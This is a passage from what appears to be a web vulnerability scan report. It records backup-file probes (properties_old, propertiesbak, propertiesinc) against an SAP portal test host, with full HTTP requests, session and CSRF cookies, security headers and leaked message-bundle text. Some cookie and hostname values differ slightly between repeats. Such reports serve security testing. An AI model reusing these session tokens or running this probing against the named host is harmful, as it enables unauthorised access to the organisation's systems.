SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
```

```

SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...

```

Request 2

```

GET /sap/public/bc/ur/nw7/js/texts/gqns.properties_bak?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_Portal=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE[2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP[1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

```

Response 2

```

HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:01:55 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close

```

23.107. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties_old

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties_old?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:01:29 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 11:01:19 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
```

```
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/texts/xxuv.properties_old?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE[2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP[1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:01:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://*.fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.108. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.propertiesbak

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.propertiesbak?6BC22C7A6D5B HTTP/1.1
```

Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:02:05 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 11:01:55 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher). The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The application was started, however, in standards mode (IE9 or higher
...[SNIP]...

Request 2

```
GET /sap/public/bc/ur/nw7/js/texts/pma.propertiesbak?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:02:07 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.109. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.propertiesinc

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.propertiesinc?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
```

Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:02:29 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 11:02:19 GMT
sap-server: true
